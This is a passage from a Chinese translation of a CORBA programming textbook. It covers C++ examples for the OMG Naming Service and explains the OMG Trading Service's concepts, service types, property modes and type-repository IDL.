n[1].id = CORBA::string_dup("Controller");
inc->rebind(n,ctrl);

// ...
}

catch (const CORBA::Exception & e) {
    cerr << "Uncaught CORBA exception: " << e << endl;
    return 1;
}
catch (...) {
    assert(0); // Unexpected exception,dump core
}
return 0;
}

```

服务器程序的代码首先插入一个为这个命名服务所生成的存根的头文件。请注意，CosNaming.h 的插入指示符是 ORB 规定的，因为 CORBA 并没有将头文件的名称和位置进行标准化。但是，大多数的 ORB 都捆绑了预编译的头文件和存根库，所以，不必单独编译命名服务的 IDL。

代码的后续部分很简单，获得初始命名上下文后，代码试图通过调用 bind_new_context 来创建 CCS 上下文。如果此上下文已经存在，操作会引发 Alreadybound 异常，整个操作将被忽略。第二步是调用 rebind，为控制器无条件的创建一个新的绑定，或者取代原名称 Controller 的绑定引用。对于一个永久性的服务器程序，严格的说如果此引用的绑定已经存在，则没有必要取代此引用。但是，即便这样做了也无坏处，请相信引用总是在不断更新的，即使服务器程序是否被挪到不同的地域也一样（参阅第14章）。

18.14.3 更新气温控制系统的客户程序

模板函数 resolve_name 与 resolve_init 的定义（参阅18.14.1节），可以简化对客户程序的修改以检索命名服务器的控制器引用，而不必采用命令行：

```

#include <CosNaming.h> // ORB-specific

// ...

int
main(int argc,char * argv[])

```

```

{
    try {
        // Initialize the ORB
        CORBA::ORB_var orb = CORBA::ORB_init(argc,argv);

        // Check arguments
        if (argc != 1) {
            cerr << "Usage: client" << endl;
            throw 0;
        }

        // Get reference to initial naming context.
        CosNaming::NamingContext_var inc
            = resolve_init<CosNaming::NamingContext>(
                orb,"NameService"
            );

        // Look for controller in the Naming Service.
        CosNaming::Name n;
        n.length(2);
        n[0].id = CORBA::string_dup("CCS");
        n[1].id = CORBA::string_dup("Controller");
        CCS::Controller_var ctrl;
        try {
            ctrl = resolve_name<CCS::Controller>(inc,n);
        } catch (const CosNaming::NamingContext::NotFound & e) {
            cerr << "No controller in Naming Service" << endl;
            throw 0;
        }
        // ...
    } catch (const CORBA::Exception & e) {
        cerr << "Uncaught CORBA exception: " << e << endl;
        return 1;
    } catch (...) {
        return 1;
    }
    return 0;
}

```

18.15 本 章 小 结

命名服务为服务器能以名称的形式公告对象,而客户机通过正确的名称来定位对象,提供了一种简便的机制。命名服务消除了依靠带外机制传递字符串化对象的引用的必要,可以提高系统的可靠性和易维护性,因为命名服务为对象的引用提供了一种单独的逻辑仓库。命名图可以将大量的服务器联邦在一起组成数目巨大的绑定。正确地选择联邦结构的形式,不论对系统的可扩充性还是对系统的可维护性都很重要。通常,一个联邦化结构能客观反映一个组织的管理结构,并能提供优良组合。

第19章 OMG交易服务

19.1 本章概述

本章主要讲述OMG交易服务(Trading Service),它提供了一个动态对象的发现功能程序。19.2到19.4节讨论交易主要应用范围的概述。19.5到19.9节详细讲述了类型仓库的功能,并讨论了如何导出、收回和修改服务提供源。19.10节讲述了交易约束语言;19.11节讲述了如何从交易检索服务提供源。19.12至19.16节讲述了交易的高级部分,例如:配置、动态属性、联邦等。19.17至19.20节讨论各种交易体系上的折衷方案,调配方案、以及如何处理复制的服务提供源。19.21节将讨论如何在气温控制系统的上下文中使用交易。

交易的规范内容很多,有的功能涉及管理和配置,有的涉及高级特征。因此,本章大部分都是你想了解的参考资料。

19.2 简介

OMG命名服务(参阅18章)允许一个客户机通过一个符号名来定位对象的引用。这种机制对于客户机定位一个对象很有用,这里假定客户机很清楚它要使用什么对象。这与电话簿白页非常相似,为了使用它,首先必须知道要找的人的姓名。

往往,客户机需要多种动态机制来定位一个对象。例如,一个客户机可能只知道所需对象的类型,但是,对做出精确选择的其他必要信息并不清楚。OMG的交易服务[21]提供了这种功能,允许客户机程序借助交易来定位对象。与命名服务相似,一个交易用来存储对象引用。但是,交易不是存储每个引用的名称,而是存储每个引用所提供的服务的描述。客户机执行动态查找服务,此服务是基于查询服务描述。这种机制就是动态绑定(dynamic binding),可以使用更多的对象引用选择标准的动态映射。

交易就像一个电话簿黄页。不是依照名称列出服务,一个电话簿黄页按条目对项目进行分类,并且对每个条目进行详细的描述,例如,名称、地址、产品或价格的范围等等。

19.3 交易的概念和术语

在详细讨论交易之前,先给出一些概念和术语,便于大家理解所讲的内容。

19.3.1 基本的交易概念

下面是一些在交易中使用的基本概念和术语。

- 一个交易存储服务的公告。一个被存储的公告被称为一个服务提供源(service offer),一个service offer包含此服务的描述和一个提供此服务的对象的对象引用。

service offer 还有具体的服务类型,我们将在下一节讨论。

- 放置一个公告的行为称为导出(export)操作。放置公告的程序或者人叫导出者(exporter)。
- 在 service offer 内的对象引用是提供公告服务的对象。这个对象就是服务提供者(service provider)。当 service offer 被导出之后,service provider 就不能改变了。在没有删除 service offer 并重新将它导出之前,不能改变 service offer 内的对象引用。
- service offer 内关于服务的描述(公告的“原文”)是由许多称为属性(properties)的名称-值对(name-value pairs)提供的。与服务提供者相比,属性值可以被更新。为了更新一个服务的描述没有必要删除或重新导出一个服务提供源。

相同的服务提供者可以被重复公告(advertised)多次,只是属性值不相同。与列在电话簿黄页上的内容一样,相同的商店或服务可登在不同的类别下。

许多公告可以有相同的属性值,但是有不同的服务提供者。这好比一条广告可列出许多在不同地点的商店,这些商店都有权销售某种商品。

- 公告可以被收回(withdrawn),这意味着,将其从交易中删除。
- 公告可以被用户而不是服务提供者来导出或者收回。
- 为一个符合一定标准的服务提供者搜索交易的行为称为导入(import)。

上面的解释给我们勾勒出一个交易程序的基本轮廓。以最通俗的语言来表述,一个交易就是一个用存储属性来描述对象引用的数据库。我们可以导出(增加)新对象引用和它们的描述,或者收回它们。此外,可以在不删除服务提供源的情况下更新对象的属性(描述),但是,在没有删除并重新创建一个服务提供源(对象引用)之前,不能更新服务提供者。

19.3.2 服务类型和 IDL 接口类型

服务提供源有一种类型,称为服务类型(service type)。服务类型与电话簿黄页稍有些类似。例如,如果我们在电话簿黄页中查找轮胎商店时,就需要知道一些关于所有轮胎商店共性的信息,比如,店名、电话号码、地址、所提供商品的型号范围、是否接受信用卡等。服务提供源的服务类型决定了一个导入程序希望获得的信息——换句话说,使用这些属性可以寻找轮胎商店。

服务类型也可以被比作一个数据库表的定义。如果我们假设某特殊类型的所有服务提供源都被存储在一个单独的表内,那么,服务类型就决定此表内各栏中的名称、数目、和类型。例如,就一个轮胎商店来说,可以指定表的各栏分别为 Name,Address,Phone,Brands 和 CreditCard。此数据库表的名称为 TireShop,它与服务类型的名称相对应。

存储在每个服务类型内的服务提供者的对象引用中还有一个类型:IDL 接口类型。服务类型决定了哪种属性被用来描述特定的服务提供源,IDL 接口类型决定了提供实际服务的对象类型。例如,提供轮胎商店对象的 IDL 接口类型为 Shops::Tires。(在老的文献中,还会见到 IDL 接口类型称之为服务提供源类型(service offer type,这种类型与服务类型不相同。)

可以利用继承将服务类型分组为不同的层次。如果一个导入程序需要某特定类型的服务提供源,交易将不仅返回与特定类型相匹配的服务提供源,而且返回与此特定类型派生类相匹配的服务提供源。换句话说,服务提供源遵从与面向对象的类型体系相一致的一般类

型,也就是,一个派生类可以用在它的基类可以使用的地方。为了保护导入程序不出现意外,派生服务类型的 IDL 接口类型必须与基服务类型的 IDL 接口类型相一致(必须是相同或由此派生而来的类型)。

服务类型与数据库表的定义有些类似,但有一点不同之处:鉴于数据库表有固定数目的列,而交易程序则允许导出程序导出相关的定义并不存在的属性。导出的这种比较宽松的行为可以使其在运行状态下向数据库表增加额外的列。我们将在 19.7.3 节详细讨论这一特性。

19.3.3 服务请求

为某个特定的服务搜索一个交易程序,导入程序向交易程序提交一个服务请求(service request)。一个服务请求包含:

- 服务类型,如 TireShops;
- 一个约束表达式(constraint expression),用来控制哪个特定的商店将被返回;
- 优先权(Preference),用来控制服务提供者被返回的顺序(参阅 19.3.8 节);
- 策略(Policies),用来控制一个搜索的非功能函数部分,比如,有多少服务提供源被返回,是返回一个服务的全部描述,还是只返回服务提供者的对象引用(参阅 19.3.9 节)。

19.3.4 约束表达式

服务请求最重要的部分就是约束表达式,它决定符合导入程序标准的具体的轮胎商店。约束表达式(也称为查询,queries)是服务提供源的属性值的布尔表达式。在最简单的例子中,一个约束表达式可以为 TRUE,这时所有的服务提供源(具有某特定类型的)都将满足这个约束。下面是一个较复杂的约束表达式:

寻找一套具有铁轮毂的轮胎,货源是在 San Francisco Bay 地区,其速度至少应为 120m.p. h.,尺寸为 P205/65R15,由 Bridgestone 或者 Goodyear 公司制造。确保可以使用任何 Visa 或者 MasterCard 来付帐。

当然,实际的约束不是用普通语言来描述的,而是用格式化的约束语言(参阅 19.10 节)。

19.3.5 联邦

交易的联邦(也叫互作用(interworking))可以访问数量巨大的服务提供源的汇集,而无需将所有的服务提供源都存储在单个的物理数据库内。(这个思路与联邦命名图类似。)联邦对于客户机程序来说是透明的(除非,客户机显式选择将它考虑在内);一个联邦交易程序作为一个单独的逻辑交易程序出现在客户机面前,正如一个联邦图是作为一个单独的逻辑命名图呈现在命名服务的客户机面前的。

交易程序是通过一个交易程序作为另一个交易程序的客户机被联邦在一起。例如,假设一个客户机提交一个要求交易程序 A 的服务。交易程序 A 不仅搜索它自己的数据库而且把请求转发给它的联邦交易程序 B。最终,交易程序 B 返回结果给交易程序 A,交易程序 A 将交易程序 B 的结果与自己的结果合并,并把合并结果返回给客户机。

一个交易程序联邦的拓扑结构可以任意的复杂化,甚至可以在其中加入循环。OMG 规范允许联邦交易程序来实现循环检测,所以客户机不会陷入从一个交易程序到另一个交易程序死循环内。

19.3.6 动态属性

通常,服务提供源的属性有一个被交易简单存储的值。这说明,该属性值是无法改变的,除非有人显式更新它。这种静态的属性值对于轮胎商店这样的事件是较理想的,因为,被公告的服务是不会经常改变它们的特性。

但是,在某些情况下,静态的属性值就不够用了。一个典型的例子是在股票市场进行股票交易。在这种情况下,所提供的不同股票就是服务提供源,而当前股票的价格就相当于提供源的属性值。问题是股票的价格变化很快。如果用静态属性值表示股票的价格,为了能及时准确的反映股票的时价,则这些属性值将不断的被迫频繁更新(有时一天更新数百次)。

为了适应这种变化,交易程序提供动态属性(dynamic properties)。一个动态属性并不存储此属性的真实值。相反,当交易程序评估一个约束时,它存储的是一个能传递属性当前值的对象引用。交易程序调用此对象的操作以便获得当前的属性值。动态属性适合于那些必须能及时反映迅速变化的信息的环境。

导入程序并不知道一个属性是静态的还是动态的。如果导入程序访问交易程序的一个具体的属性值,导入程序只要查一下这个值,就可以知道它是静态存储的还是通过调用动态存储属性的操作来获得的。

动态属性受到性能上的牵连,因为它们将一个交易程序暴露在这个交易程序所不能控制的对象的实现质量上。例如,如果一个交易程序调用一个动态属性的引用操作去获得当前属性值,但是,此操作由于速度慢而无法完成,整个匹配过程最终都被拖延下来。如果动态属性返回当前值的过程比较缓慢或者无法继续进行下去时,一个高质量的交易服务的实现会采取积极的步骤来防止服务被完全锁死。同时,还有许多交易程序可以保护自己不出现故障。此外,从本质上讲,动态属性的查找速度比静态属性慢。

19.3.7 代理提供源

代理提供源(proxy offer)与服务提供源类似,它具有服务的类型,并且包含有值的属性。此外,一个代理提供源存储:

- 一个标准的 Lookup 接口的对象引用;
- 一个约束方法(constraint recipe)。

当导入程序提交一个约束,在对约束进行评价期间,交易程序认为代理提供源与普通服务提供源是等同的。如果一个代理提供源符合此约束条件,交易程序将根据约束方法构造一个新的约束。然后,交易程序调用一个代理提供源所存储的 Lookup 接口的操作,传递刚刚构造的新约束。最终,结束此操作并给交易程序返回多个服务提供源,然后,将它们添加到导入程序的返回结果内。

代理提供源是一种高效的“封装式的查询”。它们的主要作用是集成现有的软件系统,比如将现存的各种数据库系统集成到 OMG 的交易程序内。我们可以通过创建一个前台的

Lookup 对象,或通过存储一个使用后台数据库语言组成的约束方法来集成现有的软件系统。

采用代理提供源的另一个用途(虽然不常用)是建立智能工厂(smart factories)。使用这种技术,一个客户机可以通过给交易程序提交一个查询来创建一个新对象。很容易理解,这种查询不是直接与现有的对象相匹配,而是与已经存在的代理提供源匹配。当交易程序在相匹配的代理提供源内调用 Lookup 接口,Lookup 接口执行程序创建一个符合客户机程序标准的对象,而不是直接在数据库中查找。新创建的对象返回给这个导入操作的客户机。从导入程序的观点来看,不会发生意外事件;导入程序只是执行查找一个服务的功能并设法找到目标。但是在后台,代理提供源被用来创建一个符合客户机要求的新对象。

对代理的支持是可选择的,很少交易程序实现支持代理提供源。鉴于此原因,我们不打算在书中过多的讨论代理和约束方法。感兴趣的读者可以参考 CORBA 服务规范[21]。

19.3.8 优先权

导入程序发出的服务请求可以有选择的包含优先权,该优先权可以控制返回导入程序的服务提供源的顺序。例如,导入程序可以要求服务提供源的返回顺序按照某属性值单调递增的方式,或者按照随机的方式。下而是 19.3.4 节的服务请求例子,这里被改为按照优先权来执行。

寻找一套最便宜的具有铁轮毂的轮胎,服务提供源是在 San Francisco Bay 地区,其速度至少应为 120m. p. h.,尺寸为 P205/65R15,由 Bridgestone 或者 Goodyear 制造。确保可以使用任何 Visa 或者 MasterCard 来付帐。

这个服务请求不仅要寻找一套匹配的轮胎,而且要求在服务提供源处买到的轮胎是最便宜的。

19.3.9 策略

策略控制一个交易程序的非功能函数部分。例如,一个导入程序可以使用策略给满足要求的从导入操作返回的服务提供源强制附加一个限制。这个规范中记录了大量的策略,它们的分类如下。

- 交易程序策略

交易程序策略应用于交易程序,例如,一个交易程序可以限制在导入操作期间查找服务提供源的数目。

- 导入策略

导入策略主要用在每个独立的导入操作并且只影响此操作。例如,导入程序可以限制返回的匹配的服务提供源的数目。

- 链接策略

当一个链接创建时,链接策略适用于每个单独的联邦并且对它的联邦进行设置。例如,一个链接策略可以控制在导入操作期间一个特定的链接是否按默认方式。

19.4 IDL 概述

OMG 交易服务的 IDL 内容丰富并且提供了许多函数和特性。规范中定义了三种 IDL 模块。

- CosTradingRepos

CosTradingRepos 模块包含用于定义、检查、删除服务类型的功能。

- CosTrading

CosTrading 模块包含交易程序用到的大部分 IDL。有 11 种接口，用于创建服务提供源、执行导入操作、维护交易程序联邦、制定策略等功能。

- CosTradingDynamic

CosTradingDynamic 模块包含一个单独的接口，DynamicPropEval。动态属性包含一个该接口的对象引用；交易在该接口上调用一个操作来获得动态属性的当前值。

接下来几节将详细讨论这三种模块。

19.5 服务类型仓库

由 CosTradingRepos 模块所定义的服务类型仓库，是一个服务类型定义的数据库。当交易程序需要关于服务提供源的信息时就使用这个类型仓库（比如，当它对一个搜索进行评估，或者当一个导出程序创建一个新的服务提供源时）。服务类型仓库和交易程序之间的关系见图 19.1。

每个交易程序只使用一种类型仓库（不能在同一时刻为一个交易程序配置多个类型仓库。）多个交易程序可以共享一个单独的类型仓库。通常，当多个交易程序被联邦时，可以共享一个类型仓库。（严格的说，规范中没有对单个的、共享的类型仓库作出要求；但是，如果在一个联邦内的多个交易程序使用不同的类型仓库，它们必须确保在各自类型仓库中的类型信息与那些在联邦查询获得的服务提供源是相同的。）

请注意，交易程序与类型仓库之间的联系是单向的，其方向只能由交易程序到类型仓库。给定一个类型仓库的引用，我们无法知道是哪个交易程序在使用它。我们之所以无法从类型仓库到交易程序是有原因的，这个原因很重要，我们将在 19.5.3 节进行讨论。

类型仓库中的每种服务类型都有一个在此类型仓库中唯一的名称，例如 Controller。类型仓库的名称必须以字母开头，其余可以是字母、数字、下划线、句号和冒号。每个服务类型都存储如下信息：

- IDL 接口类型的仓库 ID




图 19.1 交易和类型仓库之间的关系

- 一个属性定义列表
- 一个服务类型的父代服务类型列表(可以为空)

存储在每个服务类型中的 IDL 接口类型是提供此服务的对象的仓库 ID。例如,如果我们想要公告控制器,我们就应当有一个仓库 ID,例如 IDL:actme.com/CCS/Controller;1.0。服务类型的名称和 IDL 接口的名称不一定要相同或者相似。虽然如此,在实际应用中,我们可能会选择相同名称的服务类型和 IDL 接口。我们强烈建议读者尽量使用全称的 IDL 接口名称或者使用其他名称时确保此名称的唯一性。如果我们给服务类型起简单的、不合格的名称,这样会造成与其他应用程序创建的服务类型名相冲突的情况发生。

对于每个属性,属性定义列表详细的讲述了此属性的名称和类型,是必须的还是可选择的,是只读的还是可写的(参阅 19.5.1 节)。

如果服务类型是派生类,则父代类型列表就包含直接父代类型的服务类型名。请注意,类型仓库支持多重继承,因为一个父代类型列表被存储在每个服务类型内。19.5.2 节将讨论继承的语义。

19.5.1 属性

一个服务类型可以有许多的属性,包括 zero。每个属性定义包括:

- 一个属性名
- 一个决定具有属性值类型的类型代码
- 属性模式

一个属性的名称必须是一个简单的标识符(遵循 IDL 标识符规则),如 Price。在同一个服务类型内的两个属性名不能相同。但是,一个服务类型属性名具有一定作用域,不同服务类型可以使用相同的属性名。

属性的类型是由一个属性代码来描述的(回忆第 16 章,此类型代码可以通过线路进行传送)。因为属性类型是由类型代码描述,我们可以拥有任何类型的属性,比如,字符串值的属性、浮点属性等等。也可以创建复杂的自定义类型,比如结构或序列等。

通常,对每个属性类型都有 IDL 定义,但不是强制的。除了使用 IDL 定义属性类型外,可以利用 TypeCode 接口为一个属性创建一个类型代码,在运行状态下利用 DynAny 接口为一个属性创建一个值。实际上,为了使程序简洁,属性几乎总有 IDL 定义提供的静态类型。

不能使用自定义类型(比如结构类型)作为属性值且在查询内也不行,因为查询语言只支持简单的 IDL 类型。但是,一个自定义的复合属性类型仍然可以使用,因为导入程序可以要求此属性值返回。(这样可以减轻匹配从交易程序到导入程序的,由自定义属性作评价的负担。)

如果一个导入程序给某属性提供一个值,此值必须与属性类型相匹配;否则,交易程序将会拒绝导出^①。

除具有一个名称和类型外,属性还具有一个模式(mode)。此属性模式可以是下面的任

^① 关于此规则的一个例外参阅 19.7.3 节。

一种。

- 正常

这个属性是可选项也是可修改的。创建一个新的服务提供源的导出程序不需要包含该属性的一个值。当服务提供源存储在一个交易程序中时可以修改该属性。

- 只读

这个属性是可选项并只读。创建一个新的服务提供源的导出程序不需要包含该属性的一个值。当导出程序创建一个服务提供源之后，交易程序将拒绝任何对此属性值所进行的修改；在导出时刻，属性值会失活。

- 强制

当导出程序创建一个服务提供源时，导出程序必须提供该属性的一个值。当服务提供源存储在一个交易程序内时，可以修改该属性。

- 强制并且只读

必须给每个服务提供源提供属性，当交易程序存储服务提供源时，将拒绝任何对此属性值所进行的修改。

使用上面的信息，我们可以为控制器定义一个服务类型。要定义一个服务类型，先为服务类型确定一个名称，同时为每个属性提供一个名称、类型和模式，并为充当控制器的对象提供 IDL 接口类型。（我们暂时不考虑类型的继承问题。）

表 19.1 一个控制器服务类型的属性定义

属性名	属性类型	属性模式
Model	CORBA::tc_string	强制并且只读
Manufacturer	Manufacturing::tc_AddressType	正常
Phone	CORBA::tc_string	强制
Supports	Airconditioning::tc_ModelType	只读
axDevices	CORBA::tc_ulong	正常

假定我们已经决定调用服务类型 CCS::Controllers，并且控制器接口由具有仓库 IDL:acme.com/CCS/Controller:1.0 的对象提供。表 19.1 给出了我们可能用到的属性定义。

还有许多其他可能会用到的属性，这些属性主要依赖于公告控制器的方式。在应用程序中，可以定义任何适合当前问题的属性。但是，随着交易技术的普及，我们期望不同的工业团体和标准化组织能为交易程序内公告的产品定义工业标准的服务类型。

请注意，我们使用由 IDL 编译器产生的类型代码常量来表示属性类型。当然，一个类型仓库真正存储的不仅是常量的名称而且还有此名称所指的完整类型代码。

属性 Address 具有类型代码 Manufacturing::tc_AddressType。显然，这是一个自定义的类型，下面是一些可能的定义：

```
module Manufacturing {
    // ...
    struct AddressType {
        string name;
```

```

        string    street_1;
        string    street_2;
        string    city;
        string    state;
        string    postcode;
        string    country;
    };
// ...
};

```

定义此结构有多种可能的选项。要点是，虽然此类型是一个自定义的复合类型，我们仍然将其当作一个属性类型来看待。但是，我们不能通过指明城市或者邮政编码来搜索服务提供源，因为查询语言不允许我们通过查找像“在内部”这样的复合类型的字段来查询服务提供源。

`Supports` 属性同样具有一个自定义类型——一个字符串序列。一个可能的 IDL 定义如下

```

module Airconditioning {
    typedef string                DeviceModels;
    typedef sequence<DeviceModels> ModelType;
    // ...
};

```

虽然，`Supports` 属性具有定义类型，在查询中仍能使用此属性。查询语言有一个特殊的运算符用来检验在一个简单序列中是否出现某一具体的值（参阅 19.10.6 节）。

19.5.2 服务类型的继承

19.5.1 节定义的服务类型 `CCS::Controllers` 没有继承任何其他的服务类型。假如我们想为其他类型的控制器创建一个服务提供源——例如，多协议和无线控制器。假设这些控制器与普通的控制器具有相同的表述，但是，另外还提供关于它们功能的其他信息，则可以使用继承来表示。用服务提供源导出多协议和无线控制器，参阅图 19.2。




图 19.2 特殊的服务类型

继承的语义是派生的服务类型应当保证具有基类的所有属性。一个派生的服务类型同样可以改变所继承的属性的模式。下面是一些规则：

- 派生的服务类型的 IDL 接口类型必须与基服务类型的 IDL 接口类型相同，或者是由此派生得到的。

- 派生的服务类型继承了它的基类型的所有属性定义。
- 派生的服务类型不能改变一个继承的属性的类型。
- 派生的服务类型可以改变一个继承的属性的模式。这时，派生的服务类型的模式一定比其基服务类型的相同属性的模式健壮(参阅图 19.3)。
- 派生的类型可以使用基服务类型没有用过的名称来定义属性。

这些规则很有意义。显然，一个派生的服务类型必须支持基类的所有属性，而继承的属性必须与基类型的类型相同。否则，导入程序会产生低级的意外事件，因为这时它们的查询会变得毫无意义。同样，派生服务类型的 IDL 接口类型(对象引用的类型)必须与基服务类型相兼容。这种限制可以确保如果导入函数对控制器提出请求，交易程序能够像一个普通控制器那样返回一个多协议控制，并且导入方可以安全地处理多协议控制器。此外，派生服务类可以将一个继承的属性转化为一个健壮的模式。图 19.3 显示了怎样增加一个模式的强度。




图 19.3 属性模式的强度

强化这些规则能确保派生服务类型中的属性不改变其在基服务类型中所确立的性质。换句话说，如果一个属性在基服务类型中是强制性的，则其派生类就不能将它变为可选的，但是可以将其转换为只读的。

表 19.2 给出了在多协议控制器中可以定义的属性。多协议控制器的服务类型添加了一个新的属性：所支持的协议列表。此外，新属性将原属性的只读模式增强为强制和只读模式，从而改变了继承的 Supports 的属性。多协议控制器同时也继承了普通控制器的所有属性，所以，一个多协议控制器当然也具有 Model、Manufacturer 和 phone 属性。

表 19.2 多协议控制器服务类型的属性定义

属性名	属性类型	属性模式
Protocols	RemoteSensing:: tc_Proocols	强制
Supports	Airconditioning::tc_ModelType	强制且只读

表 19.3 一个无线控制器服务类型的属性定义

属性名	属性类型	属性模式
Range	CORBA::tc_ulong	强制

在无线控制器中,我们可以定义一个附加的属性来指定此控制器的范围,如表 19.3 所示。服务类型支持多重继承。如果一个服务类型具有多个基类,则派生服务类就包含所有基类的属性。例如,借助前面的定义,我们可以定义一个无线多协议控制器类型,如图 19.4 所示。




图 19.4 服务类型的多重继承

按此定义,一个无线多协议控制器具有其父类的所有属性:Model, Manufacturer, Phone, Supports, Protocols 和 Range。由于有 IDL 的原因,所以多重继承绝不能模棱两可。如果两个基类型都定义了相同的属性,则此属性将必须具有两个基类的相同类型值和模式,这是为了合法的多重继承。

19.5.3 服务类型仓库的 IDL

服务类型仓库的 IDL 内容很多,我们将分几节进行讨论。CosTradingRepos 包含一个称为 ServiceTypeRepository 的单个接口。所有的关于类型仓库的定义都是此接口的一部分,IDL 的全部结构如图 19.4 所示。

```

//File : :CosTypeRepos.idl
# include <CosTrading.idl>
# include <orb.idl>
# pragma prefix "omg.org"
module CosTradingRepos {
    interface ServiceTypeRepository {
        // Definitions for the type repository here...
    };
}
  
```

在本节的后续部分,将讨论 ServiceTypeRepository 接口的目录,而对接口的本身和附带的模块不做详细的讨论。

IDL 类型和异常

ServiceTypeRepository 接口定义了许多类型和异常,这些定义在以后的表述中将会用到:

```
typedef CosTrading::Istring Identifier;
```

```

enum PropertyMode {
    PROP_NORMAL,PROP_READONLY,
    PROP_MANDATORY,PROP_MANDATORY_READONLY
};

struct PropStruct {
    CosTrading::PropertyName    name;
    CORBA::TypeCode           value_type;
    PropertyModel             mode;
};

typedef sequence<PropStruct> PropStructSeq;

exception ServiceTypeExists {
    CosTrading::ServiceTypeName name;
};

exception InterfaceTypeMismatch {
    CosTrading::ServiceTypeName base_service;
    Identifier                  base_if;
    CosTrading::ServiceTypeName derived_service;
    Identifier                  derived_if;
};

exception HasSubTypes {
    CosTrading::ServiceTypeName the_type;
    CosTrading::ServiceTypeName sub_type;
};

exception AlreadyMasked {
    CosTrading::ServiceTypeName name;
};

exception NotMasked {
    CosTrading::ServiceTypeName name;
};

exception ValueTypeRedefinition {
    CosTrading::ServiceTypeName type_1;
    PropStruct                 definition_1;
    CosTrading::ServiceTypeName type_2;
    PropStruct                 definition_2;
};

exception DuplicateServiceTypeName {
    CosTrading::ServiceTypeName name;
};

```

当讨论相关操作时,会对这些异常的使用和含义进行解释。

创建一个新的服务类型

操作 add_type 创建一个新的服务类型:

```

struct IncarnationNumber {
    unsigned long    high;
    unsigned long    low;
};

```

```

typedef sequence<<CosTrading::ServiceTypeName>> ServiceTypeNameSeq;

IncarnationNumber add_type(
    in CosTrading::ServiceTypeName      name,
    in Identifier                      if_name,
    in PropStructSeq                  props,
    in ServiceTypeNameSeq             super_types
) raises(
    CosTrading::IllegalServiceType, ServiceTypeExists,
    InterfaceTypeMismatch, CosTrading::IllegalPropertyName,
    CosTrading::DuplicatePropertyName, ValueTypeRedefinition,
    CosTrading::UnknownServiceType, DuplicateServiceTypeName
);

```

参数 `name` 是新服务类型的名称。类型的名称必须遵循 IDL 的限定作用域的标识规则。应避免与其他应用程序中的名称相冲突,我们建议使用如下的带有作用域的名称:

`CCS::Controllers`

参数 `if_name` 提供 IDL 接口类型的仓库 ID。`if_name` 一定是个用来确定仓库 ID 语法的字符串(参阅 4.19 节),如:“`IDL:aceim.com/CCS/Controller:1.0`”。

参数 `props` 是一个属性定义的序列。每个序列的成员都是一个 `PropStruct` 类型的结构,此结构指定了属性的名称、类型和模式。属性的类型是被当作一个 `CORBA::TypeCode` 类型的对象引用传递的。通常使用 IDL 生成的类型代码常量(参阅 16.6 节)来指定一个属性的类型,但是我们还能在运行状态下创建自己的类型代码。

`super_types` 参数是新服务类型的直接父代类型的服务类型名列表。如果新服务类型没有基类,这个序列必须为空。

`add_type` 操作可以引发许多异常。

- `CosTrading::IllegalServiceType`

这个异常表示名称参数有误,不符合 IDL 限定作用域的标识的语法。

- `ServiceTypeExists`

这个异常表明新类型的名称已经被使用。

- `InterfaceTypeMismatch`

这个异常只有当新类型是一个派生类时才被引发。此异常表示新类型的 IDL 接口类型与它的基类型的 IDL 接口类型不一致。

当我们创建一个类时,许多交易程序并不检查这个错误。这是因为类型仓库强制匹配接口类型的唯一方式是在运行时求助于 ORB 的 IFR。但是并不是所有的 ORB 都有 IFR,如果说有的话,IFR 在相关类型内也并不常用,所以这种检查可能是不可实现的。有些交易程序允许你使用一个配置属性来控制此检查是否被执行;详情请参阅供应商的有关文档。

如果交易程序没有强调这种约束,我们必须确保派生服务类型的 IDL 接口类型与它的基类型的 IDL 接口类型相一致。如果忽略了这一点,导入程序将得到一个意外事件,因为交易程序返回的对象引用的类型可能会与它打算提供的服务类型相悖。

- **CosTrading::IllegalPropertyName**
一个属性名有错,与单个的(不合格的)IDL标识符的语法不一致。
- **CosTrading::DuplicatePropertyName**
参数 props 包含两个或者更多的具有相同名称的属性定义。
- **ValueTypeRedefinition**
这个异常表明新类型定义了一个与其基类型的属性名称相同的名称,但是派生类的属性有一个不同的值的类型,或者与其基类型相比有一个相对较弱的模式。当新类型的基类型不只一个或者当基类型定义的属性具有相同的名称但是其值类型或模式却相互冲突时,也将引发此异常。
- **CosTrading::UnknownServiceType**
此异常表明参数 super-types 中至少有一个基类型不存在。
